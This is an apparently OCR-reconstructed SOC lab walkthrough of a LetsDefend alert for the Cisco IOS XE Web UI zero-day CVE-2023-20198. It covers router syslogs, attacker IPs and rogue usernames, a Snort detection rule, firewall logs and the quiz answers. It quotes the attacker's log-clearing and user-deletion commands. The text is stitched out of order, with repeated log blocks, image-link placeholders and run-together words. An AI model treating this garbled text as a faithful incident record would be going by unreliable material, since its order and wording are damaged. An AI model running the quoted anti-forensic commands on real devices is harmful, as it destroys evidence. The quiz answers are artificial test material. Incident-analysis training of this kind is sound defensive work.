*Oct 20 12:32:10.181: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show voice register global
*Oct 20 12:32:10.181: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:10.511: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show platform
*Oct 20 12:32:10.511: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:12.641: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show iox-service
*Oct 20 12:32:12.641: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:18.352: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:clear logging
*Oct 20 12:32:18.352: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:22.515: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:no username cisco_support
```

Considering that this attack involves a 0-day exploit targeting the Cisco router, we can use the time when the alert was triggered as a reference point for analysis.

The provided Cisco IOS XE router syslogs indicate a series of events that suggest activity related to user authentication and configuration changes on the router. Here's a breakdown of the syslog messages:

1. `%PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:username cisco_support privilege 15 algorithm-type sha256 secret`
   ○ Thissyslogmessagesuggeststhattheuser"admin"executeda command to create a username "cisco_support" with a privilege level of 15 and set a secret password using SHA-256 encryption.
2. `%PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:!config: USER TABLE MODIFIED`
   ○ Thismessageindicatesthatthe"admin"usermadechangestotheuser table configuration. It does not specify the exact changes made.
3. `%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1`
   ○ Thissyslogmessagestatesthattheconfigurationwasmodified programmatically by the process "SEP_webui_wsma_http" through the console interface, and it was performed by the "admin" user on virtual terminal vty1.
4. `%SEC_LOGIN-5-WEBLOGIN_SUCCESS: Login Success [user: cisco_support] [Source: 154.53.63.93] [localport: 21111] at 12:32:06 UTC Fri Oct 20 2023`
   ○ Thismessageindicatesasuccessfulwebloginfortheuser "cisco_support" from the source IP address 154.53.63.93, which occurred at 12:32:06 UTC on October 20, 2023.
5. `%WEBSERVER-5-LOGIN_PASSED: R0/0: : Login Successful from host 154.53.63.93 by user 'cisco_support'`
   ○ Thissyslogmessagereiteratesthesuccessfulloginoftheuser "cisco_support" from the host with the IP address 154.53.63.93.

These logs suggest that a user "admin" made changes to the user table and created a user "cisco_support" with a high privilege level. Subsequently, the user "cisco_support" successfully logged into the router's web interface from the IP address 154.53.63.93. This series of events may indicate a configuration change and a new user account creation.



IOCs

5.149.249[.]74

154.53.56[.]231

154.53.63[.]93

Usernames:

cisco_tac_admin

cisco_support

cisco_sys_manager


In addition to the curl command referenced above, perform the following checks to determine whether a device may have been compromised:

1. Check the system logs for the presence of any of the following log messages where "user" could be "cisco_tac_admin", "cisco_support" or any configured, local user that is unknown to the network administrator:

```
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as user on line
```

```
%SEC_LOGIN-5-WEBLOGIN_SUCCESS: Login Success [user: user] [Source: source_IP_address] at 03:42:13 UTC We
```


As mentioned in the report these actions are matches with the adversary's IOCs. The attacker then logged on to the router with the 'cisco_support' user and executed these commands.



```
*Oct 20 12:32:06.273: %SEC_LOGIN-5-WEBLOGIN_SUCCESS: Login Success [user: cisco_support] [Source: 154.53.63.93] [localport: 21111] at 12:32:06 UTC Fri Oct 20 2023
*Oct 20 12:32:06.274: %WEBSERVER-5-LOGIN_PASSED: R0/0: : Login Successful from host 154.53.63.93 by user 'cisco_support'
*Oct 20 12:32:09.857: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show running-config
*Oct 20 12:32:09.857: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:10.181: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show voice register global
*Oct 20 12:32:10.181: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:10.511: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show platform
*Oct 20 12:32:10.511: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:12.641: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show iox-service
*Oct 20 12:32:12.641: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:18.352: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:clear logging
*Oct 20 12:32:18.352: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:22.515: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:no username cisco_support
*Oct 20 12:32:22.515: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
```

The attacker subsequently logged onto the router using the 'cisco_support' user and executed the following commands: 'show running-config,' 'show voice register global,' 'show platform,' 'show iox-service,' 'clear logging,' and 'no username cisco_support.' These actions were performed programmatically by the 'Cisco_Support' user via the process 'SEP_webui_wsma_http' on virtual terminal vty1.

The commands executed can also be verified as having run on the system by checking the terminal history of the Cisco Catalyst 8000V on the 'Endpoint Security' tab.



Host Information


Hostname:	Cisco Catalyst 8000V	Domain:	LetsDefend
IP Address:	172.16.17.101	Bit Level:	64
OS:	Cisco IOS XE 17.12.1a	Primary User:	LetsDefend
Client/Server:	Server	Last Login:	Oct, 20, 2023, 12:00 PM

Action

Containment:

EVENT TIME	COMMAND LINE
Oct 20 12:32:05.499	username cisco_support privilege 15 algorithm-type sha256 secret *
Oct 20 12:32:05.500	!config: USER TABLE MODIFIED
Oct 20 12:32:09.857	show running-config
Oct 20 12:32:10.181	show voice register global
Oct 20 12:32:10.511	show platform
Oct 20 12:32:12.641	show iox-service
Oct 20 12:32:18.352	clear logging
Oct 20 12:32:22.515	no username cisco_support


As stated in the report, the attacker's final action was to remove the user from the host to hide evidence of their activity by executing the command: "no username cisco_support."



We observed the threat actor gathering information about the device and conducting preliminary reconnaissance. We also observed the attacker clearing logs and removing users, likely to hide evidence of their activity by using the following commands:


```
clear logging
no username cisco_support
no username cisco_tac_admin
no username cisco_sys_manager
```

With each command executed by the attacker on the system's web ui, the activity was logged by the system with the message "%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http" This is also mentioned in the report as IOC.




```
%SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as user on line
```

For the extended analysis we can analyze network traffic on the log management page. By filtering the IP address of the Cisco Catalyst 8000V as the destination address we can access the related logs.



DATE ↓	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Oct, 20, 2023, 12:44 PM	Firewall	172.16.17.105	57322	172.16.17.101	443	⊕
Oct, 20, 2023, 12:43 PM	Firewall	172.16.17.105	57322	172.16.17.101	443	⊕
Oct, 20, 2023, 12:32 PM	IPS/IDS	154.53.63.93	0	172.16.17.101	0	⊕
Oct, 20, 2023, 12:32 PM	Firewall	154.53.63.93	25232	172.16.17.101	443	⊕

Firewall and IDS/IPS logs for the date of October 20th are available. These logs are essential for monitoring and analyzing network traffic and security events on that specific date.



RAW LOG

Alert Source: Snort IDS/IPS


Message: SERVER-WEBAPP Cisco IOS XE Web UI authentication bypass attempt

Home Net IP: 172.16.17.101

Attacker IP: 154.53.63.93

Rule: alert tcp any any -> $HOME_NET $HTTP_PORTS (msg:"SERVER-WEBAPP Cisco IOS XE Web UI authentication bypass attempt"; soid:62541; metadata:policy balanced-ips drop,policy connectivity-ips drop,policy max-detect-ips drop,policy security-ips drop; service:http; reference:cve,2023-20198; reference:url,http://sec.cloudapps.cisco.com /security/center/content/CiscoSecurityAdvisory/cisco-sa-iosxe-webui-privesc-j22SaA4z; classtype:attempted-admin; gid:3; sid:62541; rev:1;)

In the IDS/IPS log, we can observe that Snort generated an alert in response to traffic originating from the IP address 154.53.63.93.



Is Traffic Malicious?

Decide whether the traffic is malicious or not based on your investigations.


You can find our related training below.

- Web Attacks 101


Based on our analysis, we have confirmed that the traffic is malicious.

Analysis

The analysis confirms that the relevant attack type is Cisco IOS XE Web UI ZeroDay (CVE-2023-20198). The answer for the attack type is Other.



```
*Oct 20 12:26:22.346: %SSH-5-SSH2_CLOSE: SSH2 Session from 27.91.246.36 (tty = 0) for user '' using crypto cipher '', hmac '' closed
*Oct 20 12:32:05.499: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:username cisco_support privilege 15 algorithm-type sha256 secret *
*Oct 20 12:32:05.499: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:!config: USER TABLE MODIFIED
*Oct 20 12:32:05.500: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:06.273: %SEC_LOGIN-5-WEBLOGIN_SUCCESS: Login Success [user: cisco_support] [Source: 154.53.63.93] [localport: 21111] at 12:32:06 UTC Fri Oct 20 2023
*Oct 20 12:32:06.274: %WEBSERVER-5-LOGIN_PASSED: R0/0: : Login Successful from host 154.53.63.93 by user 'cisco_support'
*Oct 20 12:32:09.857: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show running-config
*Oct 20 12:32:09.857: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:10.181: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show voice register global
*Oct 20 12:32:10.181: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:10.511: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show platform
*Oct 20 12:32:10.511: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:12.641: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:show iox-service
*Oct 20 12:32:12.641: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:18.352: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:clear logging
*Oct 20 12:32:18.352: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
*Oct 20 12:32:22.515: %PARSER-5-CFGLOG_LOGGEDCMD: User:admin logged command:no username cisco_support
*Oct 20 12:32:22.515: %SYS-5-CONFIG_P: Configured programmatically by process SEP_webui_wsma_http from console as admin on vty1
```




EventID: 117

What Is The Attack Type?


Which of the following is the attack vector in the malicious traffic you have detected as a result of your investigations?

The alert mentions that Layer1 has already contacted the administrators and confirmed that these activities are neither part of a planned test nor legitimate.



L1 Note : I contacted the administrators of the host via email, and they confirmed that they were not involved in these activities. Additionally, I sent an email to the security mailgroup with additional findings. These activities seem to be linked to the Cisco 0-day CVE-2023-20198. I'm escalating the alert for a more detailed analysis.

The answer is “Not Planned”




Check If It Is a Planned Test

Penetration tests or attack simulation products can trigger False Positive alarms if the rules are not set correctly. Check whether the malicious traffic is the result of a planned test.

- Check if there is an email showing that there will be planned work by searching for information such as hostname, username, IP address on the mailbox.
- Check if the device generating malicious traffic belongs to attack simulation products. If the Hostname contains the name of Attack Simulation products (such as Verodin, AttackIQ, Picus...), these devices belong to Attack Simulation products within the framework of LetsDefend simulation and it is a planned work.

Is the malicious traffic caused by a planned test?

The Next step of the playbook involves examining the direction of the traffic.




What Is the Direction of Traffic?

Select the direction of malicious traffic from the available options below.

Format: Source -> Destination

Company Network → Company Network
Company Network → Internet
Internet → Company Network


To determine the direction of traffic, we will review the all logs we gathered from our security products on the log management page. The alert creation time will be a key reference for us to investigate the incident.



172.16.17.101


DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Oct, 20, 2023, 12:32 PM	Firewall	154.53.63.93	25232	172.16.17.101	443	⊕
Oct, 20, 2023, 12:44 PM	Firewall	172.16.17.105	57322	172.16.17.101	443	⊕
Oct, 08, 2023, 06:14 PM	Firewall	104.244.42.129	10308	172.16.17.101	443	⊕
Oct, 20, 2023, 12:43 PM	Firewall	172.16.17.105	57322	172.16.17.101	443	⊕
Oct, 13, 2023, 09:22 AM	Firewall	104.18.1.0	25254	172.16.17.101	443	⊕
Oct, 15, 2023, 10:00 PM	Firewall	17.253.144.10	48693	172.16.17.101	443	⊕
Oct, 04, 2023, 01:15 PM	Firewall	52.85.96.87	15561	172.16.17.101	443	⊕
